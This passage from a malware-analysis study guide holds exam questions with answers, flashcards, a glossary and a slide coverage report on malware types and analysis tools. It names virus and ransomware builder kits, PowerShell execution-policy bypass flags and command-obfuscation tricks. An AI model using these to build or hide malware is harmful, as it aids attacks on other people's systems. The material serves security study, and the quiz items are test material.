- D is wrong: host-only mode isolates the network.

Question 22. A Mac analyst receives a suspicious executable from a macOS user. She wants to list its header information and linked libraries. Which tool fits best?

- A. readelf
- B. PE Explorer
- C. otool
- D. Dependency Walker

Answer: C. Mach-O is the macOS and iOS executable format. otool (also pagestuff and LIEF) analyzes Mach-O files.

- A is wrong: readelf reads ELF files from Linux.
- B is wrong: PE Explorer works on Windows PE files.
- D is wrong: Dependency Walker examines Windows executables.

Question 23. Several users reach fake banking pages. The analyst finds that each PC's DNS server was changed to an unknown address. Which pairing is the most likely cause and the best tool to inspect the DNS queries?

- A. DNSChanger malware; DNSQuerySniffer
- B. Raspberry Robin; Autoruns
- C. FakeGPT; Splunk
- D. P2PInfect; readelf

Answer: A. DNSChanger changes DNS server settings, and DNSQuerySniffer shows the DNS queries sent from the system.

- B is wrong: Raspberry Robin is a USB-spread worm, and Autoruns lists startup items.
- C is wrong: FakeGPT is a Chrome extension that steals Facebook accounts.
- D is wrong: P2PInfect attacks Redis servers, and readelf reads ELF files.

Question 24. A marketing manager installed a "ChatGPT" Chrome extension from a sponsored post. Now the company's Facebook ad account runs campaigns nobody created. Which response is best?

- A. Uninstall the extension and carry on
- B. Lower the ad budget
- C. Ignore it because ChatGPT is a safe brand
- D. Remove the extension, revoke active sessions and connected apps, reset credentials, and review the ad account

Answer: D. This matches the FakeGPT pattern: stolen session cookies and a rogue app hijack the ad account. You must remove the extension and also cut off the stolen access.

- A is wrong: the attacker may still hold session cookies and a rogue app.
- B is wrong: the attacker still controls the account.
- C is wrong: the brand name was used as bait. The extension itself is fake.

Question 25. Two hundred servers log events locally. After an incident, an analyst must quickly find which servers installed a new service within the same minute. Which tool from the module is the best fit?

- A. Autoruns
- B. Splunk
- C. TCPView
- D. HashMyFiles

Answer: B. Splunk is a SIEM that collects event logs from all systems and lets you search them in one place.

- A is wrong: Autoruns shows startup entries on one host.
- C is wrong: TCPView shows live connections on one host.
- D is wrong: HashMyFiles computes file hashes.

Question 26. An administrator wants to manually check for suspicious installed device drivers using a built-in Windows tool. Which path is correct?

- A. Run -> services.msc -> sort by Startup Type
- B. Run -> regedit -> HKEY_CURRENT_USER
- C. Run -> msinfo32 -> Software Environment -> System Drivers
- D. Run -> taskschd.msc -> Task Scheduler Library

Answer: C. The slide gives this path for a manual driver check.

- A is wrong: that path is for services that start automatically.
- B is wrong: HKCU holds user settings and is not a list of system drivers.
- D is wrong: that opens the scheduled tasks list.

Question 27. A user receives a file named `invoice.pdf.exe`. Which countermeasure from the module applies directly?

- A. Do not open files with more than one file type extension
- B. Enable pop-up blockers
- C. Maintain regular data backups
- D. Block all unnecessary ports at the firewall

Answer: A. The file has two extensions (`.pdf` and `.exe`) so it is a classic disguise. The countermeasure list says not to open such files.

- B is wrong: pop-up blockers stop ads and windows, not disguised files.
- C is wrong: backups help recovery but do not prevent opening the file.
- D is wrong: port blocking does not stop a file the user chooses to run.

Question 28. A user ran a file named Server.exe from a chat message. Task Manager now shows the message "Task Manager has been disabled by your administrator", although no administrator did this. Which explanation fits best?

- A. A worm built with Batch Worm Generator scanned the network
- B. Ransomware built with Chaos Builder encrypted the disk
- C. A fileless attack ran only in RAM
- D. A virus built with a virus-maker kit such as JPS Virus Maker disabled the Task Manager

Answer: D. The slide shows exactly this effect after a virus created with JPS Virus Maker runs: Task Manager is disabled.

- A is wrong: the clue is a local setting change after a file ran, not network scanning.
- B is wrong: ransomware shows a ransom note and encrypts files.
- C is wrong: a file named Server.exe was run, so a file was involved.

10. Flashcards

- Q: What is malware? | A: Malicious software that damages or disables systems, or gives limited or full control to its creator, for theft or fraud.
- Q: Name the 10 malware examples on the intro slide. | A: Trojans, backdoors, rootkits, ransomware, adware, viruses, worms, spyware, botnets, crypters.
- Q: What is an APT? | A: A network attack where an attacker gains unauthorized access and stays undetected for a long time, mainly to steal sensitive information.
- Q: List the 6 APT lifecycle phases. | A: Preparation, Initial Intrusion, Expansion, Persistence, Search and Exfiltration, Cleanup.
- Q: What is a Trojan? | A: Harmful code hidden in an apparently harmless program or data, activated when the user performs certain actions.
- Q: List the 7 Trojan infection steps. | A: Create, dropper/downloader, wrapper, crypter, propagate, deploy, damage routine.
- Q: Which tool is the wrapper example in the Trojan chain? | A: IExpress Wizard (binds the Trojan to a legitimate file such as Calc.exe).
- Q: Dropper vs downloader? | A: A dropper carries and installs the payload. A downloader fetches it from the internet.
- Q: What is a virus? | A: A self-replicating program that attaches itself to another program, boot sector, or document.
- Q: Name two virus builder tools from the notes. | A: JPS Virus Maker and Virus-Builder.
- Q: What is ransomware? | A: Malware that restricts access to files and folders and demands an online ransom payment.
- Q: Which ransomware targets vulnerable MS-SQL servers? | A: Mallox.
- Q: Which builder is shown for ransomware? | A: Chaos Ransomware Builder v4.
- Q: Worm vs virus in one line? | A: A worm replicates alone over the network and cannot attach to programs. A virus needs a host file and a user.
- Q: Name the three worms on the slide. | A: SSH-Snake, Raspberry Robin, P2PInfect.
- Q: What is fileless malware? | A: Non-malware that lives in RAM and abuses legitimate software and tools instead of dropping a malicious file.
- Q: What does LOL mean? | A: Living off the land: using tools already on the system.
- Q: What are the 4 stages of fileless malware? | A: Point of entry, code execution, persistence, achieving objectives.
- Q: Name the three fileless obfuscation tricks. | A: Inserting characters (comma, semicolon), inserting parentheses, inserting the caret symbol.
- Q: What do the PowerShell flags -NoExit, -exec bypass, and -nop do? | A: Keep the window open, ignore the execution policy, and skip the user profile.
- Q: List the 7 steps of AI-based malware. | A: Infiltration, Establishment, Learning, Adaptation, Execution, Propagation, Evolution.
- Q: What is FakeGPT? | A: A malicious Chrome extension that mimics ChatGPT and steals Facebook accounts and ad accounts.

- Q: What is WormGPT built on? | A: The open-source GPT-J large language model.
- Q: Where is FraudGPT sold? | A: Telegram (a ChatGPT-like tool for fraud, phishing, and carding).
- Q: Static vs dynamic analysis? | A: Static does not run the malware (code analysis). Dynamic runs it and watches (behavioral analysis).
- Q: What network mode should a malware lab NIC use? | A: Host-only.
- Q: What does INetSim do? | A: Simulates internet services so malware shows its network behavior in an isolated lab.
- Q: Which tool computes MD5, SHA1, CRC32, SHA-256, SHA-512, and SHA-384? | A: HashMyFiles.
- Q: Which tool detects packers, cryptors, and compilers (600+)? | A: PEiD.
- Q: What do readelf -h, -l, and -s show? | A: ELF header, program headers, symbols.
- Q: Which tool lists DLL dependencies as a tree? | A: Dependency Walker.
- Q: Which tool finds macro streams in an Office file? | A: oledump (run python3 oledump.py, then -s with the stream number).
- Q: Which tool shows VBA source and IOCs? | A: olevba.
- Q: Which tool counts risky keywords in a PDF? | A: PDFiD (python3 pdfid.py).
- Q: What is system baselining? | A: A snapshot of the system (files, registry, ports, network) at the start of analysis.
- Q: Which tool traces system calls on Linux? | A: strace (strace -p PID).
- Q: Name the 5 virus detection methods. | A: Scanning, integrity checking, interception, code emulation, heuristic analysis.
- Q: Which detection method is best against encrypted and polymorphic viruses? | A: Code emulation (in a VM that mimics the real machine).
- Q: Which countermeasure covers "invoice.pdf.exe"? | A: Do not open files with more than one file type extension.

11. Glossary

- **Adware:** Software that shows unwanted ads and may track browsing.
- **AMSI:** Antimalware Scan Interface; lets antivirus inspect scripts before they run (ADDED).
- **API:** Application programming interface; a way for programs to ask the OS for services.
- **API Monitor:** Tool that shows Win32 API calls made by applications.
- **APT:** Advanced persistent threat; a long, stealthy attack aimed at stealing information.
- **Autoruns:** Sysinternals tool that lists everything set to start automatically.
- **Backdoor:** Hidden way to access a system that skips normal login.
- **Baseline:** A snapshot of normal system state used for later comparison.
- **Beaconing:** Regular small calls from malware to its controller.
- **BinText:** Tool that extracts embedded text strings from executables.
- **Botnet:** A group of infected computers (zombies) controlled by one operator.
- **BYOVD:** Bring your own vulnerable driver; abusing a real but flawed signed driver (ADDED).
- **C2 or C&C:** Command and control; the channel or server that controls malware.
- **Caret (^):** Escape character in the Windows command shell used to split words.
- **Code emulation:** Antivirus method that runs code in a VM simulating CPU and memory.
- **Crypter:** Tool that encrypts or hides malware to evade antivirus.
- **Dependency Walker:** Tool that lists the DLLs and functions an executable needs.
- **DGA:** Domain generation algorithm; malware that creates many random domain names (ADDED).
- **Disassembler:** Tool that turns machine code into assembly instructions.
- **DNSChanger:** Malware that changes the system's DNS server settings.
- **DNSQuerySniffer:** NirSoft tool that shows DNS queries sent from a PC.
- **Downloader:** Small program that fetches malware from the internet.
- **Dropper:** Program that carries and installs malware from inside itself.
- **EDR:** Endpoint detection and response; records and responds to endpoint activity.
- **ELF:** Executable and Linkable Format; the Linux executable format.
- **Exfiltration:** Secretly copying data out of a network.
- **FakeGPT:** Malicious Chrome extension that imitates ChatGPT to steal accounts.
- **File fingerprinting:** Computing a hash of a file to identify it or verify it.
- **Fileless malware:** Malware that runs in memory and abuses trusted tools instead of using a malicious file.
- **FIM:** File integrity monitoring; detects changes to files (ADDED).
- **FLOSS:** Tool that extracts plain and obfuscated strings (ADDED).
- **FraudGPT:** Criminal AI chatbot sold on Telegram for phishing, carding, and more.

- **GPT-J:** Open-source large language model used as the base of WormGPT.
- **Guest OS:** The operating system running inside a virtual machine.
- **HashMyFiles:** NirSoft tool that shows several hash values for files.
- **Heuristic analysis:** Judging a file by its structure and behavior (static or dynamic).
- **Host integrity monitoring:** Comparing system snapshots before and after malware runs.
- **Host-only:** Virtual network mode that lets a VM talk only to the host.
- **IDA Pro:** Commercial disassembler and debugger.
- **INetSim:** Tool that fakes internet services for malware analysis labs.
- **Integrity checking:** Antivirus method that records data about files and sectors and looks for changes.
- **Interception:** Antivirus method that watches OS requests written to disk.
- **IOC:** Indicator of compromise; evidence such as a hash, IP, domain, or file path.
- **JPS Virus Maker:** Point-and-click virus builder shown in the module.
- **LOL or LOLBins:** Living off the land; abusing built-in tools and programs.
- **Logic bomb:** Malicious code that waits for a condition (such as a date) to run.
- **Mach-O:** Executable file format for macOS and iOS.
- **Macro:** A small program inside an Office document, often written in VBA.
- **Mallox:** Ransomware that targets vulnerable MS-SQL servers on Windows.
- **Malware:** Software built to harm systems or give control to an attacker.
- **Malware analysis:** Reverse engineering a malware sample to learn its origin, function, and impact.
- **Malware.AI:** AI-based file analysis service that uses ML models on file features.
- **Metamorphic virus:** A virus that rewrites its own code body with each copy.
- **netstat:** Command that lists network connections and listening ports.
- **njRAT:** A remote access Trojan used as the Trojan creation example.
- **NLP:** Natural language processing; AI that reads and writes human language.
- **Obfuscation:** Making code or commands hard to read or match without changing their meaning.
- **OLE2:** Container format used by older Microsoft Office files.
- **oledump:** Tool that lists streams in OLE files and marks those with macros.
- **olevba:** Tool that extracts VBA macro code and flags suspicious keywords and IOCs.
- **Packer:** Tool that compresses and wraps an executable to change its look.
- **Payload:** The harmful part of malware that finally runs.
- **PDFiD:** Tool that counts risky keywords in PDF files.
- **PDFStreamDumper:** Tool for inspecting PDF objects and streams and scanning for exploits.
- **PE:** Portable Executable; the Windows executable file format.
- **PEiD:** Tool that detects packers, cryptors, and compilers in PE files.
- **Persistence:** Methods that keep malware running after reboot or logoff.

- **Polymorphic virus:** A virus that changes its decryptor and appearance with each copy.
- **Process hollowing:** Starting a trusted process and replacing its code with malicious code.
- **RaaS:** Ransomware as a service; ransomware rented to affiliates.
- **Ransomware:** Malware that locks files and demands payment.
- **RAT:** Remote access Trojan; gives full remote control.
- **readelf:** Linux tool that reads ELF headers, segments, and symbols.
- **Reflective DLL injection:** Loading a DLL from memory into a process without the normal loader.
- **Registry:** Windows database of OS and program settings.
- **Rootkit:** Malware that hides itself or other malware by changing the OS, firmware, or boot code.
- **Sandbox:** Isolated environment where code is run safely for study.
- **schtasks:** Windows command to list and manage scheduled tasks.
- **SIEM:** Security information and event management; collects and analyzes logs.
- **Snapshot:** A saved state of a VM or system that you can restore.
- **Spyware:** Software that secretly watches the user and steals data.
- **Static analysis:** Studying malware without running it.
- **strace:** Linux tool that records system calls and signals of a process.
- **Strings:** Readable text embedded inside a program.
- **System call (syscall):** A request from an application to the OS kernel.
- **TCPView:** Sysinternals tool that shows live TCP and UDP endpoints with process names.
- **Testbed:** A safe lab for running and studying malware.
- **Trojan:** Harmful code hidden in a harmless-looking program.
- **Virus:** Self-replicating code that attaches to a host file, boot sector, or document.
- **VM:** Virtual machine; a software computer that runs inside another computer.
- **WMI:** Windows Management Instrumentation; Windows framework for management and scripting.
- **Worm:** Malware that replicates and spreads across networks without human action.
- **WormGPT:** Criminal AI chatbot built on GPT-J.
- **Wrapper:** Tool that binds malware to a legitimate file.
- **Zero-day:** A flaw with no patch available yet.
- **Zombie:** An infected computer controlled by an attacker as part of a botnet.

12. Coverage Report

12.1 Map of your pages to guide sections

PDF page	Printed slide(s)	Topic	Guide section
1	2, 4	Objectives; Introduction to Malware	3.1, 3.2
2	5, 6	APT; Trojan	3.3, 3.4
3	7 (twice)	How to infect with a Trojan	3.5
4	8, 9	Viruses; infect with a virus	3.6, 3.7
5	10, 11	Ransomware; infect with ransomware	3.8, 3.9
6	12 (twice)	Computer worms	3.10
7	13, 15	Infect with a worm; Fileless malware	3.11, 3.12
8	15, 16	Fileless malware; taxonomy	3.12, 3.13
9	17, 18	How fileless works; obfuscation	3.14, 3.15, 5.11
10	21, 22	AI-based malware; challenges	3.16, 3.17
11	23, 24	NLP in AI malware; FakeGPT	3.18, 3.19
12	25, 27	WormGPT, FraudGPT; malware analysis	3.20, 3.21
13	28 (twice)	Preparing the testbed	3.22
14	29, 30	Static analysis; file fingerprinting	3.23, 3.24, 3.25, 5.13
15	32, 33	Strings; packing	3.26, 3.27, 5.2
16	34, 35	PE information; dependencies	3.28, 3.29
17	36, 37	Disassembly; ELF	3.30, 3.31, 5.1, 5.2
18	38, 39	Mach-O; Office documents	3.32, 3.33, 5.3, 5.4
19	40, 41	Office documents (cont.); PDF	3.33, 3.34, 5.5, 5.6
20	41, 43	PDF (repeat); dynamic analysis	3.34, 3.35
21	44, 46	Port monitoring; registry	3.36, 3.37, 3.38, 5.7
22	47, 48	Services; startup programs	3.39, 3.40, 5.10
23	49, 50	Event logs; installation	3.41, 3.42
24	51, 52	Files and folders; device drivers	3.43, 3.44, 5.10
25	53, 54	Network traffic; DNS	3.45, 3.46
26	55, 56	API calls; system calls	3.47, 3.48, 5.8
27	57, 58	Scheduled tasks; browser activity	3.49, 3.50, 5.9, 5.12
28	59, 61	Virus detection methods; countermeasures	3.51, 3.52
29	62, 63	Anti-malware software; AI-powered tools	3.53, 3.54

Where each inventory item lives, by detail:

Inventory item	Section
Five learning objectives	3.1
Ten malware examples	3.2, 4.1, 4.2
Six APT phases and their bullets	3.3
Eight Trojan uses; seven infection steps; tools	3.4, 3.5, 4.1
Virus definition, signs, before/after diagram, four steps	3.6, 3.7
Ransomware definition, Mallox, ten families, Chaos builder	3.8, 3.9, 4.1, 4.2
Worm definition, three worms, worm vs virus, six steps	3.10, 3.11
Fileless definition, reasons, propagation, taxonomy	3.12, 3.13
Fileless four stages and obfuscation examples	3.14, 3.15, 5.11
AI malware flow, 12 challenges, 7 NLP uses	3.16, 3.17, 3.18
FakeGPT, WormGPT, FraudGPT	3.19, 3.20, 4.3
Analysis reasons, types, nine testbed steps	3.21, 3.22
Ten static techniques and every static tool	3.23 to 3.34, 4.5 to 4.10
Eleven dynamic areas and every monitoring tool	3.35 to 3.50, 4.11, 4.12
Five virus detection methods	3.51
Ten countermeasures	3.52
Anti-malware products; AI-powered tools	3.53, 3.54, 4.13
Every command on the slides	Section 5

12.2 Items marked [UNCLEAR]

1. Page 4, slide 8: the "IP" label in the before/after virus diagram is tiny. I read it as the entry (instruction) pointer.
2. Page 4, slide 9: most JPS Virus Maker option names are tiny. I listed the readable ones.
3. Page 5, slide 11: Chaos Ransomware Builder option names and ransom note text are tiny.
4. Page 8, slide 16: the exact link between each fileless type label and each colored arc of the wheel is hard to read.
5. Page 9, slide 18: the caret examples look like they have doubled carets in places. I show single carets.
6. Page 12, slide 25: the WormGPT sample prompt, the FraudGPT feature list, and the source labels are tiny.
7. Page 15, slides 32 and 33: BinText strings and the PEiD and DIE result fields are small.
8. Page 16, slides 34 and 35: the Dependency Walker error lines and module names are small.
9. Page 17, slide 37: numbers in the readelf screenshots (entry address, counts) are unreadable.
10. Page 18, slide 38: the Mach-O assembly text is unreadable.

11. Page 19, slide 40: the olevba URL and some keyword rows are small.
12. Page 19, slide 41: the PDFiD counters are small.
13. Page 21, slide 44: the boxed netstat command (read as `netstat -an`) and the IP values are small.
14. Page 26, slide 56: the flags used in the strace summary window (looks like `-c`).
15. Page 27, slide 57: one or two scheduled task names are small.
16. Page 27, slide 58: some Wireshark IP values are small.
17. Page 29, slide 63: the Malware.AI step numbers in the middle row and the step text are small. I used the logical order.
18. Page 26: the printed slide number of the API Calls slide reads as 55.

12.3 Items to double check

- **Missing slide numbers:** 3, 14, 19, 20, 26, 31, 42, 45, and 60 are not in your screenshots. Slide 31 is probably "Local and online malware scanning" (section 3.25 is ADDED CONTEXT). Slide 45 is probably process monitoring (section 3.37 is ADDED CONTEXT). The other gaps may hold more fileless, AI, or analysis content. Check your video notes for them.
- **Slide wording on the testbed:** "Disable shared folders and guest isolation". I explained it as turning off the paths between guest and host. Confirm the exact meaning in the video.
- **Slide groups oledump with oletools.** oledump.py is by Didier Stevens. oleid and olevba are in oletools. Confirm what the lecturer said.
- **Static analysis "no need for a safe environment":** the slide says this. Good practice is still an isolated lab. The exam answer follows the slide.
- **"Caspa" in the network tools list:** the product is Capsa by Colasoft.
- Port numbers, event IDs, and magic bytes marked (ADDED) or "verify".
- Flags marked "verify": oledump `-s a`, `-v`, `-d`, `-x`; olevba `-a`, `-c`, `--decode`, `--reveal`, `-r`; pdfid `-a`, `-e`.
- Tool details for Amadey, SecuriDropper, Downloader.DN, and The Attacker-Crypter are limited. Learn their roles only.
- Current status of PEiD (old), Dependency Walker (old), and vendor product names.
- Dates and facts for DNSChanger (about 2011), FakeGPT (2023), WormGPT and FraudGPT (2023), SSH-Snake (2024).
- CVE-2008-2992 affected versions (8.1.2 and earlier).
- No conflict was found between your screenshots and the exam facts you gave. The slides list ten countermeasures, five detection methods, and 11 host integrity areas, and the guide follows the slides.

12.4 Coverage confirmation

Every line of the inventory (pages 1 to 29, 58 screenshots, 53 different slides) is placed in the sections above. The ten malware examples, six APT phases, eight Trojan uses, seven Trojan steps, virus and ransomware and worm steps, fileless reasons, propagation

techniques, taxonomy, four fileless stages, three obfuscation techniques, seven AI steps, twelve AI challenges, seven NLP uses, FakeGPT, WormGPT, FraudGPT, seven analysis reasons, nine testbed steps, ten static techniques, eleven dynamic areas, five detection methods, ten countermeasures, all named tools, and all commands on the slides each appear and are explained. All added material is labelled ADDED CONTEXT or (ADDED).

12.5 Sources checked on the web

- Sysdig on SSH-Snake: https://sysdig.com/blog/ssh-snake/
- Red Canary on Raspberry Robin: https://redcanary.com/threat-detection-report/threats/raspberry-robin/
- Unit 42 on P2PInfect: https://unit42.paloaltonetworks.com/peer-to-peer-worm-p2pinfect/
- Guardio Labs FakeGPT coverage: https://www.bleepingcomputer.com/news/security/facebook-accounts-hijacked-by-new-malicious-chatgpt-chrome-extension/ and https://www.theregister.com/2023/03/23/chatgpt_fake_chrome_extension/
- Security reports on njRAT ports (1177, 5552): https://securityboulevard.com/2025/04/decoding-njrat-traffic-with-networkminer/
- Didier Stevens, PDFiD keyword list: https://blog.didierstevens.com/programs/pdf-tools/
- oletools (olevba, oleid): https://github.com/decalage2/oletools

Content from these sources was rephrased for compliance with licensing restrictions.